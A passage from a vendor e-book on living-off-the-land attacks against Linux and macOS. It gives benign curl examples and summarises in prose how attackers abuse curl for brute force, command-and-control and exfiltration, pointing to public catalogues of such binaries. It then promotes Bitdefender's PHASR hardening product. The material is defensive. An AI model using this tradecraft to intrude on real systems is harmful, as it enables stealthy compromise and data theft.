- Testing APIs and web services: curl -X GET -H "Authorization: Bearer token123" -H "Accept: application/json" https://api.example.com/v1/users
- Monitoring tasks: curl -s https://monitoring.example.com/status | grep -q "OK" && echo "Service is running" || echo "Service is down"

As a fundamental tool of Linux and macOS operating systems, it is often targeted in LOTL attacks by threat actors. Its ability to work with automated scripts and allowing for precise control over request headers and data, makes it especially appealing to cybercriminals. It is commonly used for reconnaissance and data gathering, automating login attempts used in brute-force attacks, exploiting vulnerabilities, establishing and maintaining C2 connections, data exfiltration and more.

SSH and curl are just two prominent examples of the arsenal of living-off-the-land attack tools targeting Linux and macOS systems. Many more can be explored on sites like https://gtfobins.github.io/, and https://www.loobins.io/. As the list of these tools continue to expand, adversaries increasingly have more at their disposal to leverage legitimate system utilities to evade detection while maintaining persistent access to compromised environments.

As a fundamental tool of Linux and macOS operating systems, it is often targeted in LOTL attacks by threat actors

Essential Strategies for Defending Against LOTL Attacks

The very nature of LOTL attacks means that defending against them requires a multi-faceted security strategy that moves beyond traditional perimeter and endpoint protection. Key elements include:

- Strict application of the Principle of Least Privilege: Granting only the necessary access for users and systems to perform their jobs. A Zero-Trust framework can help set the standards organizations should follow to achieve this principle.
- Implement defense-in-depth: Covering prevention (risk and patch management), protection (behavioral analysis with machine learning), detection, and response.
- Network Segmentation & Protection: LOTL attacks often include lateral movement for expansion and reconnaissance. Limiting attacker mobility reduces the risk of widespread compromise. Implementing network protection solutions dedicated to blocking this type of activity is paramount.
- Cybersecurity Awareness Training: LOTL attacks often start with social engineering tactics. Security awareness training can significantly reduce initial access.

An Innovative Solution to an Old Problem

While following a good security strategy can go a long way into foiling LOTL attacks, the maintenance required may overwhelm many security teams. It's for this very reason that Bitdefender developed a completely revolutionary solution we call GravityZone Proactive Hardening and Attack Surface Reduction (PHASR).

Introducing PHASR

Bitdefender's GravityZone Proactive Hardening and Attack Surface Reduction (PHASR) is a new solution within Bitdefender Endpoint Protection (BEST) designed to combat LOTL attacks.

PHASR utilizes individualized machine learning models for each endpoint to identify uncommon user and group behaviors and correlate them with known attack vectors. It then groups similar users and analyzes their behavior to identify applications and actions that can be restricted without impacting legitimate use. For example, it can prevent unnecessary PowerShell or CertUtil usage for certain user accounts.

PHASR continues to learn and adapt to behavioral pattern changes, such as changes in user roles, and adapts the access it grants automatically. At launch PHASR features over 200 monitored rules split over 5 categories (remote admin tools, living-of-the-land binaries, hacktools, crypto miners and tampering tools).

FIND OUT MORE





Figure 1: GravityZone PHASR uses unique machine-learning models to proactively restrict access to tools often leveraged in LOTL attacks

PHASR shifts the security paradigm from identifying and blocking malicious behavior to defining and enforcing legitimate behavior patterns tailored to each user's operational needs, intelligently addressing configuration drift and reducing the attack surface without disrupting productivity.



Conclusion

As we've explored throughout this e-book, Living Off the Land (LOTL) attacks represent one of the most complex and challenging threats organizations face today. By leveraging legitimate tools already present within target environments, threat actors can effectively bypass traditional security measures and operate with alarming levels of stealth.

The evolution of these techniques has demonstrated remarkable ingenuity on the part of attackers. From leveraging the legacy Command Line to utilizing the scripting power of PowerShell, adversaries have repeatedly proven their ability to weaponize the very utilities organizations depend upon for daily operations. However, as our analysis has shown, organizations are not powerless against these threats. By implementing the defense-in-depth strategies outlined in this e-book, along with revolutionary technologies like PHASR, security teams can significantly reduce their attack surface and improve their ability to detect and respond to LOTL techniques.

The future of cybersecurity lies not in reactive measures but in proactive, intelligent systems that understand normal operations and immediately identify deviations—this is where true resilience against Living Off the Land attacks will be found. By embracing these next-generation approaches today, your organization can remain secure even as attack techniques continue to evolve tomorrow.

Bitdefender® Global Leader In Cybersecurity

Romania HQ
Orhideea Towers
15A Orhideelor Road,
6th District,
Bucharest 060071
T: +40 21 4412452
F: +40 21 4412453

US HQ
111 W. Houston Street,
Suite 2105 Frost Tower Building
San Antonio, Texas 78205

bitdefender.com

Trusted. Always.

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.